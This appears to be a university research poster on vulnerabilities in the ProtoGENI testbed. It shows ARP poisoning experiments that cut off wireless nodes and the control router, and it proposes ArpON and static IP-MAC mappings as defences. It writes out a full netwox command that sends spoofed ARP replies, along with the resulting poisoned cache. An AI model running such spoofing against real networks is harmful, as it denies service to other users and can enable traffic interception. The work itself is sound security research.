Practical Exploitation on System Vulnerability of ProtoGENI

Dawei Li
Advisor: Dr. Xiaoyan Hong
University of Alabama


- Goal: perform ProtoGENI experiments to find vulnerabilities; to suggest prevention approach
- Identify 3 kinds of Attacks by malicious user
  - Data Plane to Data Plane attack
    - Compromise the correctness and confidentiality of other running experiments
  - Data Plane to Control Plane attack
    - Compromise the availability of ProtoGENI resources to other users
  - Data plane to Internet attack
    - Work in progress

Attack Experiment

- Attacking Approach: ARP Poisoning
  - send fake, or "spoofed", ARP messages to an Ethernet LAN or WLAN
  - Purpose: DoS
- Attacking Tool: Netwox
  - An open source network tool set
  - Integrate 222 tools
  - Sniff, spoof, scan etc.
  - Used by network administrators or hackers

Data Plane to Data Plane Attack


- Packets in wireless channel can be easily captured due to its nature



```
Ethernet_______________________________________________________.
| 00:17:9A:C3:65:24->00:17:9A:08:C1:79 type:0x0800              |
|_______________________________________________________________|
IP_____________________________________________________________.
|version|  ihl  |      tos      |             totlen            |
|___4___|___5___|____0x00=0_____|___________0x0054=84___________|
|              id               |r|D|M|      offsetfrag         |
|__________0x10AC=4268__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x01=1_____|____________0x53F7_____________|
|                            source                             |
|___________________________10.1.1.2____________________________|
|                          destination                          |
|___________________________10.1.1.3____________________________|
ICMP4_echo reply_______________________________________________.
|     type      |     code      |           checksum            |
|____0x00=0_____|____0x00=0_____|_________0xC3D0=50128__________|
|              id               |            seqnum             |
|_________0xFB0E=64270__________|___________0x0017=23___________|
| data: 88f4ce4cf7c4070008090a0b0c0d0e0f101112131415161718191a1 |
|       b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536 |
|       37                                                      |
|_______________________________________________________________|
```


Data Plane to Data Plane Attack

- Use netwox tool “33” to perform ARP attack



```
[lidawei@nodew1 src]$ sudo /usr/local/bin/netwox 33 -d ath0 -a 0C:0C:0C:0C:0C:0C
 -b 00:17:9A:C3:65:24 -c 2054 -e 2 -f 0C:0C:0C:0C:0C:0C -g "10.1.1.3" -h 00:17:9
A:C3:65:24 -i 10.1.1.2
Ethernet_____________________________________________________.
| 0C:0C:0C:0C:0C:0C->00:17:9A:C3:65:24 type:0x0806            |
|_____________________________________________________________|
ARP Reply____________________________________________________.
| this answer : 0C:0C:0C:0C:0C:0C 10.1.1.3                    |
| is for      : 00:17:9A:C3:65:24 10.1.1.2                    |
|_____________________________________________________________|
```

- Check the ARP cache in the victim node




```
[lidawei@nodew1 ~]$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
control-router.emulab.n  ether   00:B0:8E:84:69:34   C                     eth4
nodew2-lan0              ether   0C:0C:0C:0C:0C:0C   C                     ath0
```

- The two wireless nodes cannot communicate with each other due to the faked IP/MAC address mapping


Data Plane to Control Plane Attack

- To “terminate” the connection of the “control-router” and an experiment node through ARP poisoning
- The experiment node will not be available by other users who include this particular node in their Rspec
- Attack can be performed in two directions



Data Plane to Control Plane Attack

- Poison the ARP cache of the control router,




Data Plane to Control Plane Attack

- Poison the ARP cache of the desired node:

How about GRE tunnel link?

- No ARP cache entry for the VLAN end host
- Impossible to launch ARP poisoning attack



- Prevention Approach
  - ArpON (Arp handler inspectiON)
  - static IP-MAC mappings for control network
- Working On
  - Malicious user behavior to attack the Internet